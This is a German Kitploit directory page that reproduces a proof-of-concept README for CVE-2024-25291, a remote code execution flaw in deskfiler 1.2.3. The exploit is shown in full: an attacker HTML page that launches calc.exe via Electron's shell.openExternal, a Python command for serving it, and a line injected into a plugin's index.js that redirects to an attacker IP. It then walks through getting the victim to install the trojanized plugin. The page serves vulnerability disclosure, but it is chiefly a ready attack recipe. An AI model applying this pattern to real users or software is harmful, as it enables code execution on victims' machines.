
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-25291 — deskfiler 1.2.3 Open-Redirect-Exploit | Kitploit
Tools/GitHubGitHub/eqstlab/cve-2024-25291
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubeqstlab/cve-2024-25291

CVE-2024-25291

deskfiler 1.2.3 Open-Redirect-Exploit

Repository anzeigen
21vor 2 JahrenNoch nicht geprüft
Teilen

DeskFiler RCE

Ein Proof-of-Concept für die Schwachstelle CVE-2024-25291.

deskfiler - 1.2.3 ermöglicht eine Electron-Webview in der Anwendung, mit daraus resultierendem Remote-Code In diesem Repository befinden sich eine beispielhafte verwundbare Anwendung und ein Proof-of-Concept-Exploit (POC) dafür.

Als PoC gibt es eine Python-Datei, die den Prozess automatisiert.

1. Schwachstellenübersicht:

  • Schwachstellenthema: Open Redirect über RCE
  • Schwachstellenversion: deskfiler-1.2.3
  • Erscheinungsform des Problems: Electron-Webview
  • Angriffsart: Remote Code Execution
  • Angriffsvektoren: Um die Schwachstelle auszunutzen, muss jemand ein Plug-in öffnen.
  • Reservierte CVE-Nummer: CVE-2024-25291

2. Ursache der Schwachstelle:

  • Erklärung des Exploits
    • In einem bestimmten Bereich der Anwendung konnte ein Abschnitt bestätigt werden, der über eine Electron-Webview auf einen externen Link zugreift. Dadurch ist es möglich, eine RCE zu erreichen, indem man sich mit dem Server des Angreifers verbindet.

Proof-of-Concept (POC)

  • Schritt 1) Bereite den Server des Angreifers vor und erstelle ein schädliches Plug-in.
<html>
 <head>
 <title>jruru</title>
 </head>
 <body>
 <script>
 const { shell } = require('electron');
 shell.openExternal('file:C:/Windows/System32/calc.exe');
 </script>
 </body>
 </html>

※ Wenn du es schnell testen möchtest, erstelle mit dem folgenden Code einen Server auf dem PC des Angreifers.

$ python -m http.server 80



Hinweis: ※ Es wird angenommen, dass das Plug-in ein vom Angreifer erstelltes Plug-in ist und lediglich ein normales Plug-in darstellt, dem ein Code hinzugefügt wurde, um dem Server des Angreifers Zugriff zu ermöglichen. Für einfache Tests wurde BareBone ausgewählt. deskfiler1

Füge anschließend den folgenden Code zur Datei index.js im Pfad des BareBone-Ordners hinzu.

window.location='http://[attacker_ip]/hack.html'

  • Schritt 2) Führe auf dem Server des Opfers Deskfiler aus und installiere das BareBone-Plug-in über "Add new plugin." deskfiler2

deskfiler3


3. Zusätzliche Informationen

In diesem PoC haben wir ein Plug-in verwendet; wir glauben jedoch, dass mit alternativen Angriffsvektoren eine Remote Code Execution (RCE) unabhängig möglich ist. Darüber hinaus wird RCE auch dann als durchführbar angesehen, wenn serverseitige Schwachstellen wie Stored XSS, Reflected XSS existieren.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    407
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    324
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    279
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    270

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →